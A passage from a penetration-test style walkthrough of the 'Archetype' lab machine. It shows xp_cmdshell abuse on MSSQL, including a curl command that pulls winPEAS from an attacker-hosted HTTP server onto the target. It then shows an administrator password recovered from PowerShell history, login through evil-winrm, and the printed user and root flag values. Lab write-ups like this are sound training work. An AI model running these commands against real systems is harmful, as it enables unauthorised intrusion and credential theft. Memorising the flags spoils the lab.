- Archetype_winPeas_HTTP_Server.png
- Archetype_winPeas_Download.png
- Archetype_winPeas_Download_Confirmation.png

```
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [31/Aug/2026 12:55:52] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [31/Aug/2026 12:55:52] "CONNECT push.services.mozilla.com:443 HTTP/1.1" 501 -
10.129.95.187 - - [31/Aug/2026 13:07:12] "GET /winPEASx64.exe HTTP/1.1" 200 -
10.129.95.187 - - [31/Aug/2026 13:20:05] "GET /winPEASx64.exe HTTP/1.1" 200 -
10.129.95.187 - - [31/Aug/2026 13:23:56] "GET /winPEASx64.exe HTTP/1.1" 200 -
10.129.95.187 - - [31/Aug/2026 13:25:33] "GET /winPEASx64.exe HTTP/1.1" 200 -
127.0.0.1 - - [31/Aug/2026 13:25:54] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [31/Aug/2026 13:25:54] "CONNECT push.services.mozilla.com:443 HTTP/1.1" 501 -
```

Archetype_WinPeas_Http_Server.png

```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'curl http://10.10.15.145:8080/winPEASx64.exe -o C:\Users\Public\winPEASx64.exe & echo ERRORLEVEL=%ERR
RLEVEL%';
output
------------------
```

**Command**

EXEC xp_cmdshell 'C:\Users\Public\winPEASx64.exe > C:\Users\Public\winpeas_result.txt 2>&1';

**Findings**

**1. Network Shares**

WinPEAS identified the following SMB shares:

ADMIN$ → C:\Windows
C$ → C:\
backups → C:\backups
IPC$

It also identified a persistent mapped drive:

T: → \\Archetype\backups

The backups share is particularly relevant because it indicates that the system has a dedicated backup location accessible through SMB.

**2. Listening Services**

WinPEAS confirmed several locally listening services:

Port Service Process
135 RPC svchost
139 SMB/NetBIOS System
445 SMB System
1433 Microsoft SQL Server sqlservr.exe
5985 WinRM System

The SQL Server connection was also confirmed as an established connection from the attacking machine:

<TARGET_IP>:1433 ← <ATTACKER_IP>:56302

This confirms that the previously obtained SQL access is actively being used.

**3. Firewall**

The Windows Firewall was disabled for all profiles:

Domain: False
Private: False
Public: False

This means there are no active Windows Firewall protections restricting local network services.

**4. DPAPI**

WinPEAS found several DPAPI Master Keys belonging to sql_svc:

C:\Users\sql_svc\AppData\Roaming\Microsoft\Protect\
S-1-5-21-1479773013-2644727484-962428355-1001\

However, no DPAPI credential files were identified.

Therefore, the presence of the Master Keys alone does not provide an immediately exploitable credential.

**5. NetNTLMv2 Credential Material**

WinPEAS obtained NetNTLMv2 authentication material for the current account:

sql_svc::ARCHETYPE:<challenge>:<response>

This represents a NetNTLMv2 challenge-response hash and could potentially be subjected to offline password cracking.

This is relevant because recovering the plaintext password could provide another authentication path for the sql_svc account.

**6. Writable Executable**

WinPEAS reported:

C:\Users\Public\winPEASx64.exe

with permissions allowing sql_svc and Service to modify the file.

Although interesting, this does not immediately constitute a privilege escalation vector because the binary is the enumeration tool that was manually placed on the system. It should therefore not be treated as a genuine vulnerability in the target.
Analysis

The WinPEAS enumeration did not immediately reveal a straightforward local privilege escalation such as:

- vulnerable services;
- weak service executable permissions;
- scheduled task abuse;
- insecure autorun binaries;
- accessible administrator credentials;
- SAM/SYSTEM backups;
- saved RDP credentials.

The most interesting findings at this stage are the NetNTLMv2 material, the SMB backups share, and the services exposed by the host.

Further investigation should therefore focus on determining whether the recovered credentials can be reused or cracked and whether the backups share contains additional sensitive information.

**Evidence**

File Attached

- winpeas_result.txt

## 4.4 Administrator Credential Discovery

**Objective: Enumerate Target system**

The objective was enumerate target system through xp_cmdshell function to localize a file containing credentials for the administrator account.

Based on the previous enumeration , the C:\backups directory was particularly interesting due to was exposed through the Backups SMB Share

**Command**

EXEC xp_cmdshell 'dir C:\backups';

**Findings**

The command revealed the following information

Directory of C:\backups

NULL

01/20/2020 05:20 AM <DIR> .

01/20/2020 05:20 AM <DIR> ..

01/20/2020 05:23 AM 609 prod.dtsConfig
1 File(s) 609 bytes 2 Dir(s) 10,575,020,032 bytes free

This was the same configuration file previously discovered through the SMB backups share.

The file had previously exposed credentials for the sql_svc account, which were used to obtain access to Microsoft SQL Server.

However, the current objective was to identify credentials belonging to the Administrator account. Therefore, further local file enumeration was performed.

**Objective: Enumerate the Administrator Directory**

As the C:\backups directory had a file that containing the credentials of the sql_svc user. The next step was enumerate manually the Administrator directory.

**Command**

EXEC xp_cmdshell 'dir C:\Users\Administrator /a';

**Findings**

The execution of the command revealed the following information.
NULL
Directory of C:\Users\Administrator

NULL

File Not Found

NULL

No files were returned by the directory listing.

**Objective: Enumerate  Users Directory**

As the Administrator directory did not have any file. Enumerate the Users directory could be interesting due that directory containing the directories of the users of the system.

**Command**

EXEC xp_cmdshell 'dir C:\Users';

**Findings**

The Command revealed the following directories

01/19/2020 11:39 PM <DIR> Administrator

01/19/2020 11:39 PM <DIR> Public

01/20/2020 06:01 AM <DIR> sql_svc

Because the MSSQL access was obtained using the sql_svc account, its user profile was selected for further investigation.

**Objective: Enumerate sql_svc Directory**

Enumerate the directory of the sql_svc user

**Command**

EXEC xp_cmdshell 'dir C:\Users\sql_svc';

**Findings**

The following directories were discovered

01/20/2020 06:01 AM <DIR> 3D Objects

01/20/2020 06:01 AM <DIR> Contacts

01/20/2020 06:42 AM <DIR> Desktop

01/20/2020 06:01 AM <DIR> Documents

01/20/2020 06:01 AM <DIR> Downloads

01/20/2020 06:01 AM <DIR> Favorites

01/20/2020 06:01 AM <DIR> Links

01/20/2020 06:01 AM <DIR> Music

01/20/2020 06:01 AM <DIR> Pictures

01/20/2020 06:01 AM <DIR> Saved Games

01/20/2020 06:01 AM <DIR> Searches

01/20/2020 06:01 AM <DIR> Videos
0 File(s) 0 bytes

No files were present in the root of the profile.

Since Windows user-specific application data is commonly stored inside AppData, this directory was selected for further enumeration.

**Objective: Enumerate Public Directory**

The objective was to enumerate de Public Directory due it is a share directory between users, so it could have files with sensitive information.

**Command**

EXEC xp_cmdshell 'dir C:\Users\Public /a';

**Findings**

These directories were discovered
07/27/2021 02:30 AM <DIR> AccountPictures

09/15/2018 12:12 AM <DIR> Desktop

09/15/2018 12:11 AM 174 desktop.ini

01/19/2020 11:39 PM <DIR> Documents

09/15/2018 12:12 AM <DIR> Downloads

09/15/2018 12:12 AM <DIR> Libraries

09/15/2018 12:12 AM <DIR> Music

09/15/2018 12:12 AM <DIR> Pictures

09/15/2018 12:12 AM <DIR> Videos

The file desktop.ini was potentialy interesting so it was opened to see its content.

**Objetive : Read the desktop.init file**

Although the desktop.ini file is a special configuration file of Windows which usually stores the folder view configuration. It is important do not discard a file for the appearence.

**Command**

EXEC xp_cmdshell 'type C:\Users\Public\desktop.ini';

**Finding**

The content of the file was

.ShellClassInfo]

LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21816

A Windows configuration for the folder. Nothing relevant.

**Objetive: Enumerate AppData Directory**

APPData directory it is a directory which usually stores credentials , logs configuration files for Windows tools and applications. So it was a potential directory to enumerate.

**Command**

EXEC xp_cmdshell 'dir C:\Users\sql_svc\Appdata /a';

**Finding**

The following directories were discovered

01/19/2020 04:10 PM <DIR> Local

01/20/2020 06:01 AM <DIR> LocalLow

09/15/2018 12:21 AM <DIR> Roaming
0 File(s) 0 bytes

AppData contains application-specific and user-specific data such as configuration files, caches and other application data. Some of these locations can potentially contain sensitive information.

Roaming was therefore investigated.

**Objective: Enumerate Roaming Directory**

The Roaming directory usually stores configuration files and data`s applications related to the user`s profile. Based on that it was enumerate to discover potential hidden files.

**Command**

Exec xp_cmdshell 'dir C:\Users\sql_svc\AppData\Roaming /a';

**Findings**

The execute of the command revealed the following information.

09/15/2018 12:21 AM <DIR> Microsoft

The Microsoft directory was selected for further enumeration because it contains data belonging to Windows components and Microsoft applications.

**Objective: Enumerate Microsoft Directory**

The Microsoft directory usually stores configuration files and data’s applications of Windows components and applications

**Command**

Exec xp_cmdshell 'dir C:\Users\sql_svc\AppData\Roaming\Microsoft /a';

**Findings**

The following directories were discovered

01/19/2020 04:10 PM <DIR> Crypto

09/15/2018 12:21 AM <DIR> Internet Explorer

01/19/2020 04:10 PM <DIR> Protect

01/19/2020 04:10 PM <DIR> SystemCertificates

01/20/2020 06:04 AM <DIR> Windows
0 File(s) 0 bytes

Two directories were considered potentially relevant:

**Protect** → associated with Windows DPAPI.

**Windows** → contains data related to Windows components and user-specific functionality.

Protect was not pursued further because previous winPEAS enumeration had already identified DPAPI master keys but did not reveal useful DPAPI-protected credentials.

Therefore, the Windows directory was investigated.

**Objective: Enumerate Windows Directory**

Windows directory usually stores different Windows components and can have user`s histories and user`s configurations

**Command**

Exec xp_cmdshell 'dir C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows /a';

**Findings**

01/20/2020 06:01 AM <DIR> AccountPictures

01/20/2020 06:01 AM <DIR> Libraries

09/15/2018 12:12 AM <DIR> Network Shortcuts

01/20/2020 06:04 AM <DIR> PowerShell

01/20/2020 06:01 AM <DIR> Recent

09/15/2018 12:12 AM <DIR> SendTo

01/20/2020 06:01 AM <DIR> Start Menu

09/15/2018 12:12 AM <DIR> Templates

0 File(s) 0 bytes

Between all the directories discovered, the most interesting directory to continue enumerating it was PowerShell directory.

**Objective: Enumerate PowerShell directory**

Powershell directory usually stores a history of the commands executed by the user. So it could be interesting enumerate it.

**Command**

EXEC xp_cmdshell 'dir C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell /a';

**Findings**

01/20/2020 06:04 AM <DIR> PSReadLine
0 File(s) 0 bytes

**Objective: Enumerate PsReadLine Directory**

PsReadLine is the Windows component that manages, among other things, the command history. This means that maybe it could have a file that contains de administrator credentials.

**Command**

EXEC xp_cmdshell 'dir C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\ PSReadLine /a';

**Findings**

03/17/2020 02:36 AM 79 ConsoleHost_history.txt
1 File(s) 79 bytes

The directory had the ConsoleHost_History.txt file, which was read to discover its content.
Objective: Read the ConsoleHost_History.

The objective was to read the ConsoleHost_History.txt file to check that has the administrator credentials.

**Command**

EXEC xp_cmdshell 'type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\ PSReadLine\ConsoleHost_history.txt';

**Finding**

The file shown the administrator credentials

- **User:** administrator
- **Password:** [REDACTED]

**Analysis**

The Administrator credentials were obtained through manual local file enumeration, rather than directly through automated privilege-escalation enumeration.

The discovery path was:

MSSQL access as sql_svc
↓
xp_cmdshell
↓
C:\Users
↓
C:\Users\sql_svc
↓
AppData
↓
Roaming
↓
Microsoft
↓
Windows
↓
PowerShell
↓
PSReadLine
↓
ConsoleHost_history.txt
↓
Administrator credentials


This demonstrates a common credential-exposure scenario: credentials included in a PowerShell command were persisted in the user's command history and subsequently became accessible to an attacker operating under the same user context.

**Impact:** Exposure of valid Administrator credentials can allow an attacker to authenticate as a highly privileged local account and potentially obtain full control of the Windows host.

## Evidences

Files attached

- Archetype_MSSQL_Dir_Administrator_Directory.png
- Archetype_MSSQL_Dir_Public_Directory.png
- Archetype_MSSQL_Dir_Sql_Svc_Directory.png
- Archetype_MSSQL_Dir_AppData_Directory.png
- Archetype_MSSQL_Dir_Roaming_Directory.png
- Archetype_MSSQL_Dir_Microsoft_Directory.png
- Archetype_MSSQL_Dir_Windows_Directory.png
- Archetype_MSSQL_Dir_PowerShell_Directory.png
- Archetype_MSSQL_Dir_PSReadLine_Directory.png
- Archetype_MSSQL_Type_ConsoleHost_History.png



Archetype_MSSQL_Dir_Administrator_Directory.png



Archetype_MSSQL_Dir_Public_Directory.png

```
 Directory of C:\Users\sql_svc
NULL
01/20/2020  06:01 AM    <DIR>          .
01/20/2020  06:01 AM    <DIR>          ..
01/20/2020  06:01 AM    <DIR>          3D Objects
01/20/2020  06:01 AM    <DIR>          Contacts
01/20/2020  06:42 AM    <DIR>          Desktop
01/20/2020  06:01 AM    <DIR>          Documents
01/20/2020  06:01 AM    <DIR>          Downloads
01/20/2020  06:01 AM    <DIR>          Favorites
01/20/2020  06:01 AM    <DIR>          Links
01/20/2020  06:01 AM    <DIR>          Music
01/20/2020  06:01 AM    <DIR>          Pictures
01/20/2020  06:01 AM    <DIR>          Saved Games
01/20/2020  06:01 AM    <DIR>          Searches
01/20/2020  06:01 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  10,723,258,368 bytes free
```

Archetype_MSSQL_Dir_Sql_Svc_Directory.png

```
 Directory of C:\Users\sql_svc\Appdata
NULL
01/19/2020  04:10 PM    <DIR>          .
01/19/2020  04:10 PM    <DIR>          ..
01/19/2020  04:10 PM    <DIR>          Local
01/20/2020  06:01 AM    <DIR>          LocalLow
09/15/2018  12:21 AM    <DIR>          Roaming
               0 File(s)              0 bytes
               5 Dir(s)  10,721,882,112 bytes free
NULL
```

Archetype_MSSQL_Dir_AppData.png

```
 Directory of C:\Users\sql_svc\AppData\Roaming
NULL
09/15/2018  12:21 AM    <DIR>          .
09/15/2018  12:21 AM    <DIR>          ..
09/15/2018  12:21 AM    <DIR>          Microsoft
               0 File(s)              0 bytes
               3 Dir(s)  10,721,882,112 bytes free
NULL
```

Archetype_MSSQL_Dir_Roaming.png

```
 Directory of C:\Users\sql_svc\AppData\Roaming\Microsoft
NULL
01/19/2020  04:10 PM    <DIR>          .
01/19/2020  04:10 PM    <DIR>          ..
01/19/2020  04:10 PM    <DIR>          Crypto
09/15/2018  12:21 AM    <DIR>          Internet Explorer
01/19/2020  04:10 PM    <DIR>          Protect
01/19/2020  04:10 PM    <DIR>          SystemCertificates
01/20/2020  06:04 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  10,721,816,576 bytes free
NULL
```

Archetype_MSSQL_Dir_Microsoft.png

```
 Directory of C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows

NULL

01/20/2020  06:04 AM    <DIR>          .

01/20/2020  06:04 AM    <DIR>          ..

01/20/2020  06:01 AM    <DIR>          AccountPictures

01/20/2020  06:01 AM    <DIR>          Libraries

09/15/2018  12:12 AM    <DIR>          Network Shortcuts

01/20/2020  06:04 AM    <DIR>          PowerShell

01/20/2020  06:01 AM    <DIR>          Recent

09/15/2018  12:12 AM    <DIR>          SendTo

01/20/2020  06:01 AM    <DIR>          Start Menu

09/15/2018  12:12 AM    <DIR>          Templates

               0 File(s)              0 bytes

              10 Dir(s)  10,718,560,256 bytes free

NULL
```

Archetype_MSSQL_Dir_Windows.png

```
 Directory of C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell

NULL

01/20/2020  06:04 AM    <DIR>          .

01/20/2020  06:04 AM    <DIR>          ..

01/20/2020  06:04 AM    <DIR>          PSReadLine

               0 File(s)              0 bytes

               3 Dir(s)  10,364,846,080 bytes free

NULL
```

Archetype_MSSQL_Dir_PowerShell.png

```
 Directory of C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

NULL

01/20/2020  06:04 AM    <DIR>          .

01/20/2020  06:04 AM    <DIR>          ..

03/17/2020  02:36 AM                79 ConsoleHost_history.txt

               1 File(s)             79 bytes

               2 Dir(s)  10,280,796,160 bytes free

NULL
```

Archetype_MSSQL_Dir_PSReadLine.png

```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt';
output
------------------------------------------------------------------------------

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!

exit

NULL
```

Archetype_MSSQL_Type_ConsoleHost_History.png

# 4.5 Administrator Access Via WinRM

## Objective

Use the previously discovered Administrator credentials to obtain remote access to the target system through WinRM.

During the initial Nmap enumeration, TCP port 5985 was identified as a WinRM/WSMan service.

Later, during local file enumeration, valid credentials for the Administrator account were discovered in the PowerShell command history file:

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ ConsoleHost_history.txt

Since WinRM was already identified as an exposed remote management service, the discovered Administrator credentials could potentially be used to authenticate remotely.

**Command**

evil-winrm -i [TARGET_IP] -u administrator -p ‘[READCTED]'

**Findings**

The authentication was successful, providing an interactive PowerShell session on the target system as the Administrator account.

**Objective: Post-Authentication Verification**

After obtaining the remote session, the objective was to verify the security context of the authenticated user.

**Command**

whoami

**Findings**

The command confirmed that the current session was running under the ARCHETYPE\ Administrator account.

- archetype\administrator

This confirmed successful administrative access to the target system.

**Objective : Enumerate sql_svc directory**

Once administrative access was obtained, the C:\Users directory was enumerated to identify available user profiles.

The following profiles were identified:

C:\Users
├── Administrator
├── Public
└── sql_svc

The sql_svc profile was reviewed because it was the account previously used to access MSSQL and execute commands through xp_cmdshell.

**Command**

cd ..\..

cd sql_svc

dir

**Findings**

The following directories were reviewed:

- C:\Users\sql_svc\Documents
- C:\Users\sql_svc\Desktop

**Objective: Enumerate Documents Directory**

The objective was to identify potentially sensitive or user-created files within the Documents directory.

**Command**

dir -Force

**Findings**

The following directories were discovered

- -hsl 1/19/2020 3:10 PM My Music
- d-hsl 1/19/2020 3:10 PM My Pictures
- d—hsl 1/19/2020 3:10 PM My Videos
- a-hs 1/20/2020 5:01 AM 402 desktop.ini

The discovered entries corresponded to standard Windows profile directories and configuration files. No relevant user-created files were identified in this directory.

**Objective: Enumerate Desktop Directory**

The Desktop directory was prioritized because user-created files are commonly stored there.

**Command**

dir -Force

**Findings**

The following information was discovered

- a-hs 1/20/2020 5:01 AM 282 desktop.ini
- ar— 2/25/2020 6:37 AM 32 user.txt

The user.txt file was considered relevant because it could contain the user flag

**Objective: Read the file user.txt**

Read the user.txt file to discover its content.

**Command**

type user.txt

**Findings**

The file contained the user`s flag. This confirmed access to the user-level objective of the machine.

**Objective: Enumerate Administrator Directory**

After confirming that the current session was running as ARCHETYPE\Administrator, the Administrator profile was enumerated to identify potentially sensitive files

**Command**

dir

**Findings**

The followings directories were discovered

- d-r—- 7/27/2021 2:30 AM Desktop

Since the Desktop directory of the sql_svc profile contained the user.txt flag, the Administrator Desktop was prioritized for further enumeration.

**Objective: Enumerate Desktop Directory**

The objective was enumerate this directory to discover sensitive files.

**Command**

dir -Force

**Findings**

The following information was discovered

- a-hs 7/27/2021 2:30 AM 282 desktop.ini
- ar— 2/25/2020 6:36 AM 32 root.txt

The root.txt file was considered relevant because it could contain the root flag.

**Objective: Read the root.txt file**

The objective was read to the file to discover its content

**Command**

type root.txt

**Findings**

The file contained the root`s flag.This confirmed access to the root-level objective of the machine.

**Analysis**

The previously discovered Administrator credentials were successfully used against the WinRM service identified during the initial reconnaissance phase.

The successful Evil-WinRM connection was verified using whoami, which confirmed that the session was running as:

ARCHETYPE\Administrator

With administrative access established, post-exploitation enumeration of the local user profiles was performed.

The sql_svc Desktop contained user.txt, while the Administrator Desktop contained root.txt. Both flags were successfully accessed from the respective user profiles.

The complete attack path at this stage was:

Nmap
↓
TCP 5985 – WinRM
↓
SMB enumeration
↓
prod.dtsConfig
↓
sql_svc credentials
↓

MSSQL
↓
xp_cmdshell
↓
Local enumeration
↓
PowerShell history
↓
Administrator credentials
↓
WinRM authentication
↓
ARCHETYPE\Administrator
↓
Post-exploitation enumeration
↓
sql_svc Desktop
↓
user.txt
↓
Administrator Desktop
↓
root.txt

**Evidences**

Files attached

- Archetype_EvilWinrm_whoami.png
- Archetype_EvilWinrm_Sql_Svc_Dir.png
- Archetype_EvilWinrm_Sql_Svc_Documents.png
- Archetype_EvilWinrm_Sql_Svc_Desktop.png
- Archetype_EvilWinrm_Sql_Svc_User.png
- Archetype_EvilWinrm_Administrator_Dir.png
- Archetype_EvilWinrm_Administrator_Desktop.png
- Archetype_EvilWinrm_Administrator_Root.png



Archetype_EvilWinrm_whoami.png

```
*Evil-WinRM* PS C:\Users\sql_svc> dir


    Directory: C:\Users\sql_svc


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        1/20/2020   5:01 AM                3D Objects
d-r---        1/20/2020   5:01 AM                Contacts
d-r---        1/20/2020   5:42 AM                Desktop
d-r---        1/20/2020   5:01 AM                Documents
d-r---        1/20/2020   5:01 AM                Downloads
d-r---        1/20/2020   5:01 AM                Favorites
d-r---        1/20/2020   5:01 AM                Links
d-r---        1/20/2020   5:01 AM                Music
d-r---        1/20/2020   5:01 AM                Pictures
d-r---        1/20/2020   5:01 AM                Saved Games
d-r---        1/20/2020   5:01 AM                Searches
d-r---        1/20/2020   5:01 AM                Videos
```

Archetype_EvilWinrm_Sql_Svc_Dir.png

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> dir -Force


    Directory: C:\Users\sql_svc\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hsl        1/19/2020   3:10 PM                My Music
d--hsl        1/19/2020   3:10 PM                My Pictures
d--hsl        1/19/2020   3:10 PM                My Videos
-a-hs-        1/20/2020   5:01 AM            402 desktop.ini
```

Archetype_EvilWinrm_Sql_Svc_Documents.png

```
*Evil-WinRM* PS C:\Users\sql_svc> cd Desktop
*Evil-WinRM* PS C:\Users\sql_svc\Desktop> dir -Force


    Directory: C:\Users\sql_svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-        1/20/2020   5:01 AM            282 desktop.ini
-ar---        2/25/2020   6:37 AM             32 user.txt
```

Archetype_EvilWinrm_Sql_Svc_Desktop.png

```
*Evil-WinRM* PS C:\Users\sql_svc\Desktop> type user.txt
3e7b102e78218e935bf3f4951fec21a3
```

Archetype_EvilWinrm_Sql_Svc_User.png

```
*Evil-WinRM* PS C:\Users\sql_svc> cd ..
*Evil-WinRM* PS C:\Users> cd administrator
*Evil-WinRM* PS C:\Users\administrator> dir


    Directory: C:\Users\administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        7/27/2021   2:30 AM                3D Objects
d-r---        7/27/2021   2:30 AM                Contacts
d-r---        7/27/2021   2:30 AM                Desktop
d-r---        7/27/2021   2:30 AM                Documents
d-r---        7/27/2021   2:30 AM                Downloads
d-r---        7/27/2021   2:30 AM                Favorites
d-r---        7/27/2021   2:30 AM                Links
d-r---        7/27/2021   2:30 AM                Music
d-r---        7/27/2021   2:30 AM                Pictures
d-r---        7/27/2021   2:30 AM                Saved Games
d-r---        7/27/2021   2:30 AM                Searches
d-r---        7/27/2021   2:30 AM                Videos
```

Archetype_EvilWinrm_Administrator_Dir.png

```
    Directory: C:\Users\administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-        7/27/2021   2:30 AM            282 desktop.ini
-ar---        2/25/2020   6:36 AM             32 root.txt
```

Archetype_EvilWinrm_Administrator_Desktop.png

```
*Evil-WinRM* PS C:\Users\administrator\Desktop> type root.txt
b91ccec3305e98240082d4474b848528
```

Archetype_EvilWinrm_Administrator_Root.png